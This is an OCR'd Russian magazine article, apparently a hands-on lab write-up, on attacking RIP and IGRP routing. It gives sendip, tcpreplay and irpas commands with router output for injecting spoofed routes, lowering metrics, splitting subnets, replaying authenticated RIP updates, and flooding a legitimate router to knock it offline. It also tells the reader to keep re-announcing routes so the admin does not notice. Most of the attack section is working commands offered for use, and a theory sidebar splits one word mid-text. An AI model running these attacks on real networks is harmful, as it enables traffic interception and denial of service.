АДМИНИСТРАТИВНАЯ ДИСТАНЦИЯ НЕ МОЖЕТ БЫТЬ ИЗМЕНЕНА С УДАЛЕННОЙ МАШИНЫ И УСТАНАВЛИВАЕТСЯ НА САМОМ МАРШРУТИЗАТОРЕ. ТАК ЧТО ЕДИНСТВЕННЫЙ СПОСОБ ПОПЫТАТЬСЯ ИЗМЕНИТЬ ТАБЛИЦУ МАРШРУТИЗАЦИИ — ПОМЕНЯТЬ ЕЕ ТАКИМ ОБРАЗОМ, ЧТОБЫ МАРШРУТ ИМЕЛ МЕНЬШУЮ МЕТРИКУ. ПО УМОЛЧАНИЮ ВСЕ ПУТИ, ВЫУЧЕННЫЕ ЧЕРЕЗ RIP, ИМЕЮТ МЕТРИКУ КАК МИНИМУМ 1, ЧТО, В ПРИНЦИПЕ, ЛОГИЧНО. ДАЖЕ ЕСЛИ МЫ ПРОПИШЕМ В СВОЕМ ПАКЕТЕ МЕТРИКУ ПУТИ, РАВНУЮ 0, ПОЛУЧАЕМЫЙ МАРШРУТИЗАТОР ИНТЕРПРЕТИРУЕТ ЕЕ КАК 1. В СИТУАЦИИ, КОГДА МЕТРИКА ПУБЛИКУЕМОГО МАРШРУТА БОЛЬШЕ, ЧЕМ 1, МЫ С ЛЕГКОСТЬЮ МОЖЕМ ВНЕДРИТЬ СВОЙ МАРШРУТ, МЕТРИКА КОТОРОГО МЕНЬШЕ ИЛИ РАВНЯЕТСЯ 1 И КОТОРЫЙ БУДЕТ ИМЕТЬ БОЛЕЕ ВЫСОКИЙ ПРИОРИТЕТ. ЕСЛИ МЕТРИКА ЛЕГИТИМНОГО МАРШРУТА И БЕЗ ТОГО ИМЕЕТ МИНИМАЛЬНОЕ ВОЗМОЖНОЕ ЗНАЧЕНИЕ, ПРИДЕТСЯ ПОМЕНЯТЬ ЕЕ НА БОЛЕЕ ВЫСОКУЮ И ОПОВЕСТИТЬ МАРШРУТИЗАТОР О СВОЕМ БОЛЕЕ ПРЕДПОЧТИТЕЛЬНОМ ПУТИ.

Схема сети для NAT'а



эксперимент

Практическая часть, самая интересная и долгожданная :). В следующих примерах аутентификация будет выключена, так как основная задача этого примера — показать принципы введения зловредных маршрутов и изменения таблицы маршрутизации.

➔ **введение произвольного маршрута.** При помощи утилиты sendip изменим таблицу маршрутизации и добавим маршрут, проходящий через наш маршрутизатор на сеть 192.168.50.0/24.

➔ **изменение метрики маршрута на меньшее значение.** Теперь изменим один из существующих маршрутов, о которых оповещает маршрутизатор M1. Возьмем для примера 192.168.10.0/24.

таблица маршрутизации хоста M1

```
C 192.168.0.1/32 is directly connected, Serial0
C 192.168.1.0/24 is directly connected, Serial0
C 192.168.10.0/24 is directly connected, Serial0
C 192.168.11.0/24 is directly connected, Serial0
R 192.168.30.0/24 [120/1] via 192.168.69.36, 00:00:01, Ethernet0
R 192.168.7.0/24 [120/1] via 192.168.69.36, 00:00:01, Ethernet0
S 192.168.15.0/24 [1/0] via 192.168.69.110
S* 0.0.0.0/0 [1/0] via 192.168.0.1
```

таблица маршрутизации хоста M2

```
C 192.168.30.0/24 is directly connected, Serial0
C 192.168.7.0/24 is directly connected, Serial0
R 192.168.10.0/24 [120/1] via 192.168.69.100, 00:00:01, Ethernet0
R 192.168.11.0/24 [120/1] via 192.168.69.100, 00:00:01, Ethernet0
R 192.168.15.0/24 [120/1] via 192.168.69.110, 00:00:01, Ethernet0
  192.168.0.0/32 is subnetted, 1 subnets

R 192.168.0.1 [120/1] via 192.168.69.100, 00:00:01, Ethernet0
R 192.168.1.0/24 [120/1] via 192.168.69.100, 00:00:01, Ethernet0
R* 0.0.0.0/0 [120/1] via 192.168.69.100, 00:00:02, Ethernet0
```

таблица маршрутов изменилась и теперь включает вставленный маршрут

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.50.0:255.255.255.0:192.168.69.102:1 192.168.69.36
R 192.168.50.0/24 [120/1] via 192.168.66.102, 00:00:06, Ethernet0
```

чтобы избежать прерывания сообщения, вводим свой маршрут

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.10.0:255.255.255.0:192.168.69.102:1 192.168.69.36
```

измененная таблица маршрутизации на хосте M2

```
R 192.168.10.0/24 [120/1] via 192.168.69.100, 00:00:15, Ethernet0       [120/1]
via 192.168.69.102, 00:00:01, Ethernet0

arhontus / # sendip -p ipv4 -is 192.168.69.100 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.10.0:255.255.255.0:192.168.69.100:2 192.168.66.36
R 192.168.10.0/24 [120/1] via 192.168.69.102, 00:00:22, Ethernet0
```

разделение маршрута на две подсети

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.10.0:255.255.255.0:192.168.69.102:1 192.168.69.36
```

изменение таблицы маршрутизации хоста M2 после первого оповещения

```
192.168.10.0/24 is variably subnetted, 2 subnets, 2 masks
R 192.168.10.0/25 [120/1] via 192.168.69.102, 00:00:01, Ethernet0
R 192.168.10.0/24 [120/1] via 192.168.69.100, 00:00:24, Ethernet0
```

сообщение о том, что вторая половина сабнета проходит тоже через нас

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.10.0:255.255.255.0:192.168.69.102:1 192.168.69.36
```

изменение таблицы маршрутизации на атакуемой машине

```
192.168.10.0/24 is variably subnetted, 3 subnets, 2 masks
R 192.168.10.0/25 [120/1] via 192.168.69.102, 00:00:022, Ethernet0
R 192.168.10.0/24 [120/1] via 192.168.69.100, 00:00:16, Ethernet0
R 192.168.10.128/25 [120/1] via 192.168.69.102, 00:00:04, Ethernet0
```

перехват пакета, оповещающего о нашем тестовом маршруте 192.168.10.0/24

```
arhontus / # tcpdump -n -i eth0 port 520 and host 192.168.69.100 -w ripauth.pcap
```

проверка того, что пакет содержит необходимый маршрут, с использованием tethereal (tcpdump не в состоянии правильно отобразить информацию из аутентифицированного пакета)

```
arhontus / # tethereal -V -n -r ./ripauth.pcap
  IP Address: 192.168.10.0, Metric: 1
    Address Family: IP (2)
    Route Tag: 0
    IP Address: 192.168.10.0 (192.168.10.0)
    Netmask: 255.255.255.0 (255.255.255.0)
    Next Hop: 0.0.0.0 (0.0.0.0)
    Metric: 1
  IP Address: 192.168.7.0, Metric: 1
    Address Family: IP (2)
    Route Tag: 0
    IP Address: 192.168.7.0 (192.168.7.0)
    Netmask: 255.255.255.0 (255.255.255.0)
    Next Hop: 0.0.0.0 (0.0.0.0)
    Metric: 1
```

```
arhontus / # tcpreplay -i eth0 -e 192.168.69.102:192.168.69.36 -k
00:00:0b:56:15:a2 -I 00:00:0a:43:12:a4 ripauth.pcap
```

изменение таблицы маршрутизации на атакуемом хосте

```
#sh ip route rip
R 192.168.10.0/24 [120/1] via 192.168.69.36, 00:00:02, Ethernet0/0
  [120/1] via 192.168.69.102, 00:00:03, Ethernet0/0
R 192.168.7.0/24 [120/1] via 192.168.69.36, 00:00:02, Ethernet0/0
  [120/1] via 192.168.69.102, 00:00:03, Ethernet0/0
```


приоритеты поменялись, свой маршрутизатор стал первым выбором

```
#sh ip route rip
R 192.168.10.0/24 [120/1] via 192.168.69.102, 00:00:23, Ethernet0/0
  [120/1] via 192.168.69.36, 00:00:01, Ethernet0/0
R 192.168.7.0/24 [120/1] via 192.168.69.102, 00:00:23, Ethernet0/0
  [120/1] via 192.168.69.36, 00:00:01, Ethernet0/0
```

формат файла, в котором описаны маршруты

```
route:delay:bandwidth:mtu:reliability:load:hopcount
```

Netdude




```
R 192.168.10.0/24 [120/1] via
192.168.69.100, 00:00:01, Ethernet0
```

Административная дистанция маршрута равняется 120 (значение по умолчанию для протокола RIP), количество узлов до этой сети равно 1.

После добавления своего маршрута можно удалять мешающий легитимный маршрут, для чего посылается пакет, как будто бы пришедший с хоста M1, с более высокой метрикой. Мы поменяли метрику легитимного маршрута на 2, и маршрутизатор автоматически удалил легитимный маршрут, оставив только введенный. При введении метрики маршрута, равной 16, он будет автоматически удален, даже если ему нет альтернативы.

Помни, что по умолчанию оповещения происходят с 30-секундным интервалом. И если хочешь, чтобы путь постоянно оставался приоритетным, не забудь оповещать о жизнедеятельности введенного маршрута каждые 30 секунд или чаще.

отсылка оповещения в цикле

```
arhontus / # while :; do sendip <маршрут>
; sleep 30; done
```

Маршрут, который подвергли удалению, появится в таблице после очередного пакета оповещения, пришедшего с легитимного маршрутизатора, так что можешь включить его удаление в цикл оповещения, если считаешь, что админ часто заходит на маршрутизатор и смотрит таблицу маршрутов. Маршрут, распределенный между двумя маршрутизаторами, имеет гораздо большие шансы привлечь его внимание.

➔ **изменение оповещаемой маски маршрута на более специфичную.** Продолжая изменять тот же маршрут, попробуем разделить его на две подсети: 192.168.10.0/25 и 192.168.10.128/25. Тем самым получим приоритет.

Не пугайся, что в таблице присутствует 192.168.10.0/24 [120/1] via 192.168.69.100. Через этот хост трафик больше не будет передаваться в подсеть, так как наша маска более специфична, она и выбирается при решении о маршрутизации. Если маска оповещаемого маршрута равна 255.255.255.255, указать более конкретную маску невозможно и придется выбирать другие пути решения проблемы.

➔ **DOS маршрутизатора.** Последний и самый весомый аргумент (самый «грязный») — DOS маршрутизатора, оповещающего о конкретном маршруте. Если нельзя воспользоваться двумя предыдущими способами изменения таблицы маршрутизации, то нужно предотвратить отсылку оповещений от конкретного маршрутизатора, чтобы остальные маршрутизаторы посчитали маршрут(ы) мертвым(и). Протокол RIP использует четыре вида таймеров:

[1] UPDATE-ТАЙМЕР, ОТВЕЧАЮЩИЙ ЗА ПЕРИОДИЧНОСТЬ ПОСЫЛКИ ОБНОВЛЕНИЙ. ПО УМОЛЧАНИЮ ОБНОВЛЕНИЯ ОТСЫЛАЮТСЯ КАЖДЫЕ 30 СЕКУНД.

[2] INVALID-ТАЙМЕР, УКАЗЫВАЮЩИЙ ВРЕМЯ, ЧЕРЕЗ КОТОРОЕ МАРШРУТ ОБЪЯВЛЯЕТСЯ НЕПРИГОДНЫМ К ИСПОЛЬЗОВАНИЮ, ЕСЛИ В ТЕЧЕНИЕ ЭТОГО ВРЕМЕНИ НЕ ПРИХОДИЛИ ОБНОВЛЕНИЯ. ПО УМОЛЧАНИЮ ЗНАЧЕНИЕ РАВНЯЕТСЯ 180 СЕКУНДАМ. НЕСМОТРЯ НА ТО, ЧТО МАРШРУТ ОБЪЯВЛЯЕТСЯ НЕПРИГОДНЫМ И АФИШИРУЕТСЯ В ЭТОМ СОСТОЯНИИ, ОН ПРОДОЛЖАЕТ ИСПОЛЬЗОВАТЬСЯ ДО ПЕРЕХОДА В РЕЖИМ HOLDDOWN.

[3] HOLDDOWN-ТАЙМЕР, ОТВЕЧАЮЩИЙ ЗА ВРЕМЯ, В ТЕЧЕНИЕ КОТОРОГО ИНФОРМАЦИЯ ОБ АЛЬТЕРНАТИВНЫХ МАРШРУТАХ НЕ ИСПОЛЬЗУЕТСЯ. КОГДА 180 СЕКУНД ИСТЕКУТ (ЗНАЧЕНИЕ ПО УМОЛЧАНИЮ) И ЕСЛИ ЕСТЬ АЛЬТЕРНАТИВНЫЕ ЛУЧШИЕ МАРШРУТЫ, ОНИ ПРИНИМАЮТСЯ В ТАБЛИЦУ МАРШРУТИЗАЦИИ.

[4] FLUSH — ВРЕМЯ, ЧЕРЕЗ КОТОРОЕ МАРШРУТ ОКОНЧАТЕЛЬНО УБИРАЕТСЯ ИЗ ТАБЛИЦЫ МАРШРУТИЗАЦИИ. ЗНАЧЕНИЕ ПО УМОЛЧАНИЮ — 240 СЕКУНД.

значения по умолчанию можно посмотреть командой sh ip protocols

```
2611a#sh ip protocols
Routing Protocol is "rip"
  Sending updates every 30 seconds, next
due in 4 seconds
  Invalid after 180 seconds, hold down
180, flushed after 240
```

Как видишь, нужно воспрепятствовать посылке обновлений маршрутизатором в течение всего трех минут, для чего есть десятки приемов. Но не забудем, что мы находимся на одной локалке, а процессорная мощность маршрутизатора не рассчитана на обработку десятков тысяч пакетов обновлений в минуту. Соответственно, «отключить» маршрутизатор на какое-то время проще всего посылкой бессмысленных пакетов обновлений.

проще всего ввести в цикл посылку обновления утилитой sendip

```
while :; do <команда> ; done
```

«Командой» может быть sendip с необходимыми опциями. Впрочем, если «экономишь электричество» и не хочешь лишний раз напрягать центральный процессор, создавай один пакет, сохраняй его и передавай в сеть, используя встроенные возможности замечательной утилиты tcpreplay. Обрати внимание на опции -l (loop) и -R (topspeed). Сможешь повысить скорости (по сравнению с тем, если бы делал это через sendip). Только будь осторожней и не урони локалку :).

➔ **что делать с аутентификацией.** Предположим, взломать MD5-аутентификацию RIP-домена не получилось из-за сложности установленного ключа. Не стоит отчаиваться! Дело в том, что дата аутентификации не учитывает IP-адрес отправителя — этим и воспользуемся. Перехватив и записав пакет обновления, можно проиграть его снова и снова, и он будет принят маршрутизатором. Един-

теория

IGRP ИСПОЛЬЗУЕТ ТАК НАЗЫВАЕМУЮ СОСТАВНУЮ МЕТРИКУ И ПРИ ЕЕ ВЫЧИСЛЕНИИ УЧИТЫВАЕТ НЕСКОЛЬКО ФАКТОРОВ:

- ЗАДЕРЖКА (DELAY) — ОБЩАЯ ЗАДЕРЖКА ВСЕГО ПУТИ, ИСЧИСЛЯЕМАЯ В 10-МИКРОСЕКУНДНЫХ ЕДИНИЦАХ.
- ПРОПУСКНАЯ СПОСОБНОСТЬ КАНАЛА (BANDWIDTH) — МОЖЕТ БЫТЬ УСТАНОВЛЕНА ДЛЯ КАЖДОГО ОТДЕЛЬНОГО ИНТЕРФЕЙСА.
- НАДЕЖНОСТЬ (RELIABILITY) — ИНДИКАТОР НАДЕЖНОСТИ КАНАЛА ОПРЕДЕЛЯЕТСЯ ЗНАЧЕНИЕМ В ИНТЕРВАЛЕ МЕЖДУ 1 И 255, ГДЕ 255 ОПОВЕЩАЕТ О 100% НАДЕЖНОСТИ КАНАЛА.
- ЗАГРУЖЕННОСТЬ (LOAD) — ИНДИКАТОР ЗАГРУЖЕННОСТИ КАНАЛА ОПРЕДЕЛЯЕТСЯ ЗНАЧЕНИЕМ В ИНТЕРВАЛЕ МЕЖДУ 1 И 255, ГДЕ 1 ОПОВЕЩАЕТ О НУЛЕВОЙ ЗАГРУЖЕННОСТИ КАНАЛА.

IGRP ТАКЖЕ ПЕРЕДАЕТ ИНФОРМАЦИЮ О МАКСИМАЛЬНО ВОЗМОЖНОЙ ЕДИНИЦЕ ПЕРЕДАЧИ ДАННЫХ (MTU), ХОТЯ ОНА И НЕ ИСПОЛЬЗУЕТСЯ ДЛЯ ПОДСЧЕТА МЕТРИКИ МАРШРУТА, НО ПОКАЗЫВАЕТ МАКСИМАЛЬНО ВОЗМОЖНЫЙ РАЗМЕР ПАКЕТА БЕЗ ФРАГМЕНТАЦИИ ДЛЯ КОНКРЕТНОГО ПУТИ.

формула подсчета метрики для маршрута

```
Metric = (K1 * bandwidth) + (K2 * bandwidth) / (256 – load) + (K3 * delay)
```

вторая формула, если константа K5 больше нуля

```
Metric = Metric * K5/ (reliability + K4)
```

КОНСТАНТЫ K1 — K5 ИСПОЛЬЗУЮТСЯ ДЛЯ БОЛЕЕ ДЕТАЛЬНОГО КОНТРОЛЯ НАД ПОЛУЧАЕМОЙ МЕТРИКОЙ И АДАПТАЦИИ ПРОТОКОЛА ДЛЯ НУЖД КОНКРЕТНОЙ СЕТИ. ПО УМОЛЧАНИЮ КОНСТАНТЫ K1 И K3 РАВНЫ 1, А КОНСТАНТЫ K2, K4 И K5 — 0.

упрощенное уравнение

```
Metric = (bandwidth + delay)
```

ОПЫТ ПОКАЗЫВАЕТ, ЧТО ОБЫЧНО СИСТЕМНЫЕ АДМИНИСТРАТОРЫ НЕ ИЗМЕНЯЮТ ЗНАЧЕНИЯ КОНСТАНТ. ВПРОЧЕМ, ДЕЛАТЬ ЭТО И НЕ РЕКОМЕНДУЕТСЯ, КРОМЕ ТЕХ СЛУЧАЕВ, КОГДА ТЫ ДОСКОНАЛЬНО ЗНАЕШЬ ОСОБЕННОСТИ РАБОТЫ АЛГОРИТМА ПРОТОКОЛА МАРШРУТИЗАЦИИ (КАКИМ ОБРАЗОМ ТАКИЕ ИЗМЕНЕНИЯ МОГУТ ПОВЛИЯТЬ НА РАБОТУ МАРШРУТИЗАТОРОВ). КАК И В ОСТАЛЬНЫХ ПРОТОКОЛАХ МАРШРУТИЗАЦИИ ПО ВЕКТОРУ РАССТОЯНИЯ, ПРЕДПОЧТЕНИЕ ОТДАЕТСЯ МАРШРУТУ С МЕНЬШЕЙ МЕТРИКОЙ.

ственное, что отмечу: нельзя изменять содержимое RIP-заголовка, так что если хочешь проиграть какой-то пакет со специфичным маршрутом, запасись временем и жди подходящего момента в изменении топологии сети. Включив поддержку MD5-аутентификации на нашей тестовой сети, посмотрим, что можно сделать.

Теперь пытаемся изменить адрес отправителя на свой. Для этого берем программу netdude или совершаем подмену напрямую в tcpreplay. Любители графического интерфейса по достоинству оценят первый вариант, но не стоит забывать, что скорее всего у нас не будет X'ов на удаленной машине. Так что лучше проводить модификацию в консоли используя встроенные возможности tcpreplay. Настоящие асы всегда могут воспользоваться HEX-редактором для модификации пакета напрямую, только не забудь поменять проверочную сумму IPV4.

При помощи опции -e в пакете переписываются адреса отправителя и получателя. Если операция выполнится, суммы проверки будут изменены автоматически. Меняем адреса отправителя (с 192.168.69.100 на 192.168.69.102) и получателя (с 224.0.0.9 на 192.168.69.36). А при помощи опций -k и -l изменяем MAC-адреса, взятые из ARP-таблицы, иначе в пакете останется ARP-адрес многоадресной рассылки 01:00:5e:00:00:09, соответствующий 224.0.0.9.

Маршрут был принят, но оказался вторичным, чего и следовало ожидать. Теперь заставим молчать маршрутизатор, посылающий легитимные маршруты, и одновременно будем посылать пакеты обновления на атакуемый маршрутизатор. Через три минуты наш маршрут получит предпочтение. Единственный момент, который стоит упомянуть: в течение этого времени трафик перестанет ходить через легитимный маршрутизатор, который DOS'ится...

По умолчанию информация о стандартном маршруте не включается в обновления RIP-пакета. Однако в сетях, в которых возможна частая смена IP-адреса стандартного шлюза или если админ поленился прописать IP-адрес на каждой индивидуальной машине либо он просто считает редистрибуцию такой информации прикольной фишкой, твоя задача ограничится получением такого пакета. После его проигрывания на адрес многоадресной рассылки весь трафик с маршрутизаторов, полагающихся на получение этой информации из RIP-пакетов, будет проходить через нашу машину. Хорошим правилом поведения/конфигурации все же считается установка стандартного шлюза статическим образом, а не через default-information originate.

➔ **атаки на IGRP.** IGRP не поддерживает аутентификацию, поэтому единственное, что нужно получить, — номер автономной системы. Если находишься на одной сети, то сможешь увидеть эту часть информации из перехваченного пакета, а удаленные атакующие должны будут действовать методом перебора.

информация из перехваченного пакета

```
arhontus / # tethereal -n -i eth0 proto
9 -V
Cisco IGRP
 IGRP Version : 1
 Command : 1 (Response)
 Update Release: 0
 Autonomous System: 31337
 Interior routes : 0
 System routes : 1
  Entry for network 192.168.30.0
    Network = 192.168.30.0
    Delay = 2000
    Bandwidth = 6476
    MTU = 1500 bytes
    Reliability = 255
    Load = 1
    Hop count = 0 hops
 Exterior routes : 0
 Checksum = 0x63fe
```

По умолчанию стандартное время посылки оповещений равняется 90 с, и каждое оповещение включает информацию о всей таблице маршрутизации. Как видно по перехваченному пакету, информация о нескольких дополнительных факторах, сопутствующая каждому конкретному маршруту, также присутствует.

➔ **ввод новых маршрутов в IGRP.** Для ввода новых маршрутов можно воспользоваться утилитой igrp из irpas suite — единственным на сегодня доступным средством ввода произвольных маршрутов в протокол IGRP.

ввод новых маршрутов

```
arhontus irpas # ./igrp --help
Usage:
./igrp [-v[v[v]]] -i <interface> -f
<routes file>
 -a <autonomous system> [-b brute force end]
 [-S <spoofed source IP>] [-D <destina
tion ip>]
```

Дополнительно создадим файл, где описаны маршруты, которые будем вводить в автономную систему.

Наш маршрут был принят без особых проблем. Теперь попытаемся изменить маршрутизацию существующих маршрутов и перенаправить весь трафик через себя. Зная, каким образом подсчитывается метрика, укажем самые выигрышные значения вводимого маршрута, отошлем его маршрутизатору и посмотрим, каким образом изменилась метрика.

посыл маршрутизатору и изменение метрики

```
arhontus irpas # cat routes.kos
192.168.10.0:1:1:1500:255:1:1

sh ip route igrp
I 192.168.10.0/24 [100/1101] via
192.168.69.102, 00:00:01, Ethernet0
```

Наш маршрут вытеснил предыдущий легитимный маршрут, чего мы и хотели. Не забудь посылать регулярные пакеты обновлений каждые 90 секунд, иначе твой маршрут объявят мертвым и быстро исключат из таблицы маршрутизации.

значения по умолчанию (команда sh ip protocols)

```
2503b#sh ip protocols
Routing Protocol is "igrp 31337"
 Sending updates every 90 seconds, next
due in 32 seconds
 Invalid after 270 seconds, hold down
280, flushed after 630
```

таблица маршрутизации

```
sh ip route igrp
I 192.168.10.0/24 [100/8576] via 192.168.69.100, 00:00:16, Ethernet0
I 192.168.40.0/24 [100/8265] via 192.168.69.100, 00:00:16, Ethernet0
```

ввод произвольного маршрута и изменение таблицы маршрутизации

```
arhontus irpas # cat routes.kos
192.168.10.0:1000:476:1500:255:1:1
arhontus irpas # ./igrp -v -i eth0 -a 31337 -D 192.168.69.36 -f routes.kos
sh ip route igrp
I 192.168.10.0/24 [100/8576] via 192.168.69.100, 00:00:16, Ethernet0
I 192.168.40.0/24 [100/8265] via 192.168.69.100, 00:00:16, Ethernet0
I 192.168.55.0/24 [100/2100] via 192.168.69.102, 00:00:02, Ethernet0
```

ВЫВОДЫ

Мы рассмотрели принципы атак на протоколы маршрутизации, работающие по алгоритму маршрутизации по вектору расстояния. Большинство описанных в статье атак могут быть предотвращены или вовремя замечены, при условии что протоколы маршрутизации настроены правильно и используются аутентификация и листы контроля доступа, также при установке и мониторинге сервера журнала событий. Жаль, но мы живем в неидеальном мире, и большинство системных администраторов забывают или просто игнорируют обеспечение безопасности протоколов маршрутизации. В то же время помни: тот, кто контролирует маршруты, соединяющие сети, тот контролирует сеть в целом